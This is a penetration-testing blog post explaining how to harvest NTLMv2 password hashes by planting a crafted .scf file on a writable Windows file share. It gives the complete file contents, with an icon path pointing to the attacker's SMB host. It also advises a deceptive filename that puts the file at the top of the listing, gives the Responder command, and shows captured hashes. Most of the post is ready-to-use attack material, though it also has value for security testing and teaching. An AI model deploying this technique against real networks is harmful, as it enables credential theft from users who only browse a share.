
MENU

1337RED

Penetration Testing, Social Engineering and Red Teaming – By @myexploit2600 & @5ub34x

USING A SCF FILE TO GATHER HASHES

Have you ever been on a internal network assessment and discovered an unauthenticated writable Windows-based file share? Well, in addition to finding potentially sensitive information, you can abuse this to gather user hashes from users who are browsing the file share.



Name	Date modified	Type	Size
SomeJuicyData	11/17/2017 5:36 AM	File folder	
Passwords.txt	11/17/2017 5:36 AM	Text Document	0 KB
Salaries.txt	11/17/2017 5:36 AM	Text Document	0 KB

3 items State: Shared

AN SCF FILE

In this attack, we are going to place a special file with a SCF file extension onto the file share.


SCF files can be used to control Windows Explorer, but in this case, we are going to use one to elicit an unsuspecting user to submit their NTLMv1/2 hash to us, the attacker.

The following code should be placed within a .scf file:

```
[Shell]

Command=2

IconFile=\\192.168.0.12\share\test.ico

[Taskbar]

Command=ToggleDesktop
```

NOTE: Replace with your IP address of where you have Responder listening.

When naming the SCF file, I would also recommend calling the file something that matches the contents of the file share to make it appear like it belongs. In addition, the file needs to be seen by Windows Explorer so add a ~ or a @ symbol to the start of the file name to ensure the file is executed as soon as the share is browsed. This will place the file to the top of the directory. 🙂



Name	Date modified	Type	Size
SomeJuicyData	11/17/2017 5:36 AM	File folder	
@SalariesTMP	11/17/2017 5:39 AM	Windows Explorer ...	1 KB
Passwords.txt	11/17/2017 5:36 AM	Text Document	0 KB
Salaries.txt	11/17/2017 5:36 AM	Text Document	0 KB


```
[Shell]
Command=2
IconFile=\\192.168.0.12\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

THE ATTACK

Once the SCF file has been placed on the file share, fire up Responder.

```
responder -wrf --lm -v -I eth0
```

Now, when any users browse the file share, you should receive their hash!



```
[+] Listening for events...
[SMB] NTLMv2 Client   : 192.168.0.17
[SMB] NTLMv2 Username : IE11WIN7\IEUser
[SMB] NTLMv2 Hash     : IEUser::IE11WIN7:61b19a0357ff98e7:30A8B871ED868C0C524100C4C189481
000020000000000000000000000
[SMB] NTLMv2 Client   : 192.168.0.17
[SMB] NTLMv2 Username : IE11WIN7\IEUser
[SMB] NTLMv2 Hash     : IEUser::IE11WIN7:b627959abbaad9d6:2E58A578092A5B90D0F5E69D9155569
000020000000000000000000000
[SMB] NTLMv2 Client   : 192.168.0.17
[SMB] NTLMv2 Username : IE11WIN7\IEUser
[SMB] NTLMv2 Hash     : IEUser::IE11WIN7:35f5ded0d70eeea2:B979DC982CDAD8D9BDD00BD79FBAB7F
000020000000000000000000000
[SMB] NTLMv2 Client   : 192.168.0.17
[SMB] NTLMv2 Username : IE11WIN7\IEUser
[SMB] NTLMv2 Hash     : IEUser::IE11WIN7:5f1ca152006d9057:26CD241E9440674658CC987837FBD00
000020000000000000000000000
```

Hopefully, you found this little tip helpful!

– 5ub34x

SHARE THIS:

Twitter Facebook 82 Google

★ Like

Be the first to like this.

Search ...

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 35 other followers

Enter your email address

FOLLOW

Powered by WordPress.com.